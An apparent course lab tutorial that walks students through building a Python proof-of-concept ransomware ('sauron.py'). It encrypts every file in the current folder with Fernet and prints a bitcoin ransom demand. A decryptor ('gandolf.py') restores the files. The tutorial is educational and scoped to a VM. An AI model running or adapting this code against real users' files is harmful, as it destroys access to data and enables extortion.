Python Sauron Ransomware Tutorial

Contents

Time required: 60 minutes

What is Ransomware?

Ransomware is a type of malware from cryptovirology that threatens to publish the victim's personal data or perpetually block access to it unless a ransom is paid. While some simple ransomware may lock the system without damaging any files, more advanced malware uses a technique called crypto viral extortion.

It encrypts the victim's files, making them inaccessible, and demands a ransom payment to decrypt them. In a properly implemented crypto viral extortion attack, recovering the files without the decryption key is an intractable problem – and difficult to trace digital currencies such as paysafecard or Bitcoin and other cryptocurrencies are used for the ransoms, making tracing and prosecuting the perpetrators difficult. From Wikipedia

Sauron Ransomware

We picked the locks to Sauron's computer and stole this evil Ransomware. Before we can use it, we must understand it. If we don't understand it, it might turn on us and encrypt all our files and not give them back. Using black magic is dangerous.

WARNING: Make certain you have a separate folder for this program. We don't want to accidentally encrypt a bunch of files unintentionally.

Caveat


We are not actually creating a real ransomware program. This is a proof-of-concept tutorial. If we were actually writing ransomware, we wouldn't include the key, the secret phrase or the source code. This is for training purposes only. Only use this on your own computer or virtual machine.

Encrypt Files for Ransom

NOTE: Please do this lab in your Kali Linux VM. We don't want to take the chance of accidentally encrypting files on your production computer.

Create Folder and Files

1. In Kali Linux terminal: **mkdir doc**



2. Enter the following commands to create some text files with information in them. This will allow you to see if the files are encrypted or not.

```
// Change to the doc folder
cd doc
// Create some text files in nano
// Type in some information so that we can see what the encryptoion does
nano important.txt
// in nano
Type in some text information
// CTRL S to save file
// CTRL X to exit
// Create a few more files.
```

Part 1: Import

Install the geany code editor and create the python file.

```
sudo apt update
sudo apt install geany
# Create and edit the python file
geany sauron.py

If you have trouble with your Python file compiling,
go to Document menu → Replace Tabs with Spaces
```

```
#!/usr/bin/env python3
"""
    Name: sauron.py
    Author:
    Created:
    Purpose: Encrypt all files in the current directory
    A proof of concept program to show how ransomware works
"""

# Import os library to work with the file system
import os
# Import cryptography library to encrypt and decrypt files
# Fernet is a symmetric shared key encryption library
# Windows: pip install cryptography
# Kali Linux already has this library
from cryptography.fernet import Fernet
```

To encrypt the users' files, we need the following modules.

1. **os:** This module allows us to work with files. We can read, save, and delete files and read directories.
2. **cryptography.fernet:** This module is used encrypt and decrypt files. Fernet guarantees that a message encrypted using it cannot be manipulated or read without the key. Fernet is an implementation of symmetric (also known as "secret key") authenticated cryptography.

Part 2: __init__

```
class Sauron:
    def __init__(self):
        # Empty list to store file names
        self.file_list = []
```

We are building this program in OOP. The **__init__** method runs automatically when we create an object from this class. This method creates an empty list to store the file names in the current directory.

Part 3: Get Files

```
24  #------------------------ GET FILES -------------------------------------#
25      def get_files(self):
26          """Add all files to encrypt to a list."""
27          # listdir() returns a list of the file names
28          # in the current directory
29          all_files = os.listdir()
30          # Debug statement: can be commented out
31          print(all_files)
32
33          # Go through each file in the current directory
34          for file in all_files:
35              # Exclude files we don't want to encrypt
36              if file == "sauron.py" \
37                      or file == "gandolf.py" \
38                      or file == "the_key.key":
39                  # We don't want to encrypt these files
40                  # go to the next iteration of the loop
41                  continue
42
43              # Add files, not directories
44              if os.path.isfile(file):
45                  # Append each file to the list
46                  self.file_list.append(file)
47
48          # Debug statement: can be commented out
49          print(self.file_list)
```

The **get_files()** method gathers all the file names in the current directory. We are excluding the files that have to with our ransomware program.

Add the following to the bottom of the program to test the program to this point.

```
87  # Create program object and run methods
88  sauron = Sauron()
89  sauron.get_files()
```

There are a couple statements in the code called Debug statement. These print out the results of the **get_files()** method. This will confirm that our program works to this point. You should see something like the example run.

Example run:

```
['afile.txt', 'afile2.txt', 'bfile.txt', 'cfile.txt', 'decrypt.py', 'sauron.py',
 'the_key.key']
['afile.txt', 'afile2.txt', 'bfile.txt', 'cfile.txt']
```

The first list is a list of all the files in the folder. The second list is the files that will get encrypted.

Part 4: Create Key

```
51  #------------------------ CREATE KEY -------------------------------------#
52      def create_key(self):
53          """Generate and store shared binary encryption key in file."""
54          # Generate a unique shared binary key
55          self.key = Fernet.generate_key()
56
57          # Write out encryption key to a binary file: the_key.key
58          # w: write b: binary
59          with open("the_key.key", "wb") as the_key:
60              the_key.write(self.key)
61          # Debug
62          # Open the_key.key in a text editor
63          # At a Linux terminal prompt: nano the_key.key
```

We usually write files in a text format. The encryption key generated is in binary. We will write and read the file in binary.

- **w**: write the file
- **b**: use binary format

Add the following at the end of the program file.

```
86  # Create program object and run methods
87  sauron = Sauron()
88  sauron.get_files()
89  sauron.create_key()
```

To debug this part, open **the_key.key** in **nano** as mentioned in the comments. It should look like this example. This is the shared binary key.

nano the_key.key

```
jcMFSQPWU78pXKYGZqI4VWd1uJwk12Rm4t6anHz04ks=
```

Part 5: Encrypt Files

```
65 #--------------------------- ENCRYPT FILES ---------------------------------#
66     def encrypt_files(self):
67         """Encrypt all files in the file list."""
68         # Go through each file in the file list
69         for file in self.file_list:
70             # Open the current file for reading
71             with open(file, "rb") as the_file:
72                 # Read the current file contents into a variable
73                 contents = the_file.read()
74 
75             # Encrypt the contents of the current file
76             contents_encrypted = Fernet(self.key).encrypt(contents)
77 
78             # Open the current file for writing
79             with open(file, "wb") as the_file:
80                 # Write the encrypted contents to the file
81                 the_file.write(contents_encrypted)
82 
83         print("All of your files have been encrypted!!!!")
84         print("Send me 1,000 bitcoin or I'll delete them in 24 hours")
```

This part reads the files one at a time and encrypts the contents using the shared key created earlier.

Part 6: Run Program

```
80 # Create program object and run methods
81 sauron = Sauron()
82 sauron.get_files()
83 sauron.create_key()
84 sauron.encrypt_files()
```

Run the program once. If you run the program more than once, you will not be able to decrypt your files. If that happens, create new text files.

```
python3 sauron.py
```

Example program run:

```
All of your files have been encrypted!!!!
Send me 100 bitcoin or I'll delete them in 24 hours
```

Use **ls** to see if your key file was generated.

```
┌──(user㉿kali)-[~/doc]
└─$ ls
important  sauron.py  stuff  test  the_key.key
```

Use the cat command to see if your text files were encrypted.

Example:

```
┌──(user㉿kali)-[~/doc]
└─$ cat important
gAAAAABjQuvjRSVwt4v41Zob6FoYEVVTYs0kemQEQ7GYPcvUPAvztnNI1gGWoXpVNm8_uxXj8v8Ks
b90fiEwrhnsg99cwmMEvMSgE9fHDEyxHteJ6LwKK1g=
```

Attach a screenshot of an encrypted file.

Decrypt Files

The victim paid us 100 bitcoin. We will send them the following program along with the password to decrypt the files.

Copy **sauron.py** into a new file named **gandolf.py**

Part 1: Import

```
1   #!/usr/bin/env python3
2   """
3       Name: gandolf.py
4       Author:
5       Created:
6       Purpose: Decrypt a directory of files
7       using a shared key stored in a file
8   """
9
10  # Import os library to work with the file system
11  import os
12  # Import cryptography library to encrypt and decrypt files
13  # Fernet is a symmetric shared key encryption library
14  # Windows: pip install cryptography
15  # Kali Linux already has this library
16  from cryptography.fernet import Fernet
```

The imports are the same.

Part 2: __init__

```
19  class Decrypt():
20      def __init__(self):
21          # Empty list to store file names
22          self.file_list = []
```

The only difference is the class name.

Part 3: Get Files

This is exactly the same as the get_files() method in sauron.py

```
24  # --------------------------- GET FILES ---------------------------------#
25      def get_files(self):
26          """Add all files to encrypt to a list."""
27          # listdir() returns a list of the all files
28          # in the current directory
29          all_files = os.listdir()
30          # Debug statement: can be commented out
31          print(all_files)
32
33          # Go through each file in the current directory
34          for file in all_files:
35              # Exclude files we don't want to decrypt
36              if file == "sauron.py" \
37                      or file == "gandolf.py" \
38                      or file == "the_key.key":
39                  # We don't want to decrypt these files
40                  # go to the next iteration of the loop
41                  continue
42
43              # Add files, not directories
44              if os.path.isfile(file):
45                  # Append each file to the list
46                  self.file_list.append(file)
47
48          # Debug statement: can be commented out
49          print(self.file_list)
```

Part 4: Read Key

```
51  # ---------------------------- READ KEY ---------------------------------#
52      def read_key(self):
53          """Read encryption key from file into variable."""
54          with open("the_key.key", "rb") as key:
55              self.secret_key = key.read()
```

Instead of saving the key, we retrieve the key from the key file.

Part 5: Decrypt Files

```
57  # ---------------------------- DECRYPT FILES ----------------------------#
58      def decrypt_files(self):
59          """Decrypt all files using the decryption key."""
60          # Set password to run decryption routine
61          # This is not the shared secret key,
62          # but a password to run the decrytion program
63          secret_phrase = "gandolf"
64
65          user_phrase = input("Enter the secret phrase (If you dare): ")
66
67          if user_phrase == secret_phrase:
68              # Go through each file in the list
69              for file in self.file_list:
70                  # Open the current file for reading
71                  with open(file, "rb") as the_file:
72                      # Read the current file contents into a variable
73                      contents = the_file.read()
74
75                  # Decrypt the contents of the current file
76                  contents_decrypted = Fernet(
77                      self.secret_key
78                  ).decrypt(contents)
79
80                  # Open the current file for writing
81                  with open(file, "wb") as the_file:
82                      # Write the decrypted contents to the file
83                      the_file.write(contents_decrypted)
84
85              print("Your files are now decrypted. Thanks for all the fish.")
86          else:
87              print("Sorry, wrong secret phrase. Send more bitcoin.")
```

This part reads the files one at a time, decrypts the contents and writes the decrypted version to the file system.

Part 6: Run Program

```
90    # Create program object and run methods
91    decrypt = Decrypt()
92    decrypt.get_files()
93    decrypt.read_key()
94    decrypt.decrypt_files()
```

Example run:

```
┌──(user㉿kalibill)-[~/doc]
└─$ python3 sauron.py
['important.txt', 'morestuff.txt', 'gandolf.py', 'stuff.txt',
 'sauron.py']
['important.txt', 'morestuff.txt', 'stuff.txt']
All of your files have been encrypted!!!!
Send me 1,000 bitcoin or I'll delete them in 24 hours

┌──(user㉿kalibill)-[~/doc]
└─$ cat important.txt
gAAAAABkOdXJHWd6SG2LVWllU9VcAt7YF9eGMx7KMxTjbVHfQkiEjtNs_aIXvJ
akYOevhfFGj-2smpshK8jHucMtqrs4vPc3mcmFRo3pM439_5lSOZza3uHoxl6l
qNYmsDhe6BAI06cN

┌──(user㉿kalibill)-[~/doc]
└─$ python3 gandolf.py
['the_key.key', 'important.txt', 'morestuff.txt', 'gandolf.py'
, 'stuff.txt', 'sauron.py']
['important.txt', 'morestuff.txt', 'stuff.txt']
Enter the secret phrase (If you dare): gandolf
Your files are now decrypted. Thanks for all the fish.

┌──(user㉿kalibill)-[~/doc]
└─$ cat important.txt
This is an encryption test file.
```

Assignment Submission

1. Attach the code.
2. Attach a screenshot showing a successful run of the program.

3. Attach screenshots of an encrypted file.
4. Attach screenshots of the same file unencrypted.
5. Submit the assignment in Blackboard.